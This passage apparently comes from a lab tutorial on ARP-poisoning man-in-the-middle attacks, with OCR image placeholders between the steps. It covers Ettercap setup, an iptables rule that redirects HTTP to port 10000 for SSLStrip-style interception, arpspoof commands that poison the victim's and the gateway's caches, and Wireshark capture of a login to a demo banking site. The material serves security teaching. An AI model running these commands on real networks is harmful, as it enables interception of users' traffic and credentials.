
   For all hosts, default attack, select MITM and then select ARP poisoning




Then, select sniff remote connections and click OK




This will select ARP victims.



4. Now in the victim or target host, Open vulnerable web browser http://altoromutual.com:8080/login.jsp and login.





5. Ettercap intercepts the traffic and will capture all the network traffic which come from target device to gateway. The below output shows how ettercap captures traffic.



MANUAL ATTACK:


Step 1: Open three terminals and login to super user in all three terminals






Step 2: Enable IP Forwarding on the Kali Linux machine

To forward traffic between the target machine and the gateway, IP forwarding must be enabled.




Step 3: to check the value for ip forwarding whether it is set properly or not you can execute the following command . the output should be 1.



Step 4: Redirect HTTP traffic (port 80) to a local port (**10000**) on the same machine. This is often used in **Man-in-the-Middle (MITM) attacks** or for tools that intercept HTTP traffic like *SSLStrip* or similar proxies.

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000




Breaking Down the Command


1. **`iptables`**:
   - A command-line utility used to configure the Linux firewall (packet filtering rules).
2. **`-t nat`**:
   - Specifies the **NAT table**, which is used for Network Address Translation.
   - `nat` table handles packet redirection, address manipulation, and port forwarding.
3. **`-A PREROUTING`**:
   - **`PREROUTING`** is a chain in the NAT table that processes packets **before routing** (i.e., as they arrive on an interface).
   - `-A` appends the rule to the PREROUTING chain.
4. **`-p tcp`**:
   - Specifies the **protocol** (TCP in this case). HTTP traffic runs over TCP.
5. **`--destination-port 80`**:
   - Targets packets that are destined for port **80** (HTTP).
6. **`-j REDIRECT`**:
   - **`REDIRECT`** is the action that modifies the packet to send it to a different local port.
7. **`--to-port 10000`**:
   - Redirects the incoming packets to port **10000** on the local machine.

Step 5: Step-by-Step MITM Attack with arpspoof

- **Poison the Victim's ARP Cache**: Run the following command:
- arpspoof -t [Victim_IP] [Gateway_IP]




This tells the victim (192.168.1.5) that the attacker's MAC address is associated with the gateway (192.168.1.1).


- **Poison the Router's ARP Cache (optional but recommended): Run the following command:**
- **arpspoof -t [Gateway_IP] [Victim_IP]**
- 

This tells the router (192.168.1.1) that the attacker's MAC address is associated with the victim (192.168.1.5).


Monitor the Traffic:

- Open Wireshark on your attacking machine and start capturing packets on the network interface (e.g., eth0 or wlan0).
- Filter for **HTTP**, **DNS**, or other protocols to analyze the intercepted traffic.
- Execute arp spoofing using the above commands

